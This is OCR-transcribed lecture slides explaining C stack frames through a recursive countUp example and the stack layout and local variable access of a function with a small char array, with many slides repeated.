
STACK FRAMES

```
void main() { countUp(3); }

void countUp(int n) {
   if(n > 1)
      countUp(n-1);
   printf("%d\n", n);
}
```




STACK FRAMES

```
void main() { countUp(3); }

void countUp(int n) {
   if(n > 1)
      countUp(n-1);
   printf("%d\n", n);
}
```




STACK FRAMES

```c
void main() { countUp(3); }

void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```




STACK FRAMES

```
void main() { countUp(3); }

void countUp(int n) {
    if(n > 1)
        countUp(n-1);
    printf("%d\n", n);
}
```




STACK FRAMES

```
void main() { countUp(3); }

void countUp(int n) {
   if(n > 1)
      countUp(n-1);
   printf("%d\n", n);
}
```




STACK LAYOUT WHEN CALLING FUNCTION

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    ...
}
```




STACK LAYOUT WHEN CALLING FUNCTION

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    ...
}
```




STACK LAYOUT WHEN CALLING FUNCTION

```c
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    ...
}
```



STACK FRAMES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    ...
}
```




The part of the stack corresponding to this particular invocation of this particular function

ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    loc2++;
}
```


Q: Where is (this) loc2?



ACCESSING VARIABLES

```
void func(char *arg1, int arg2, int arg3)
{
    char loc1[4]
    int  loc2;
    int  loc3;
    loc2++;
}
```

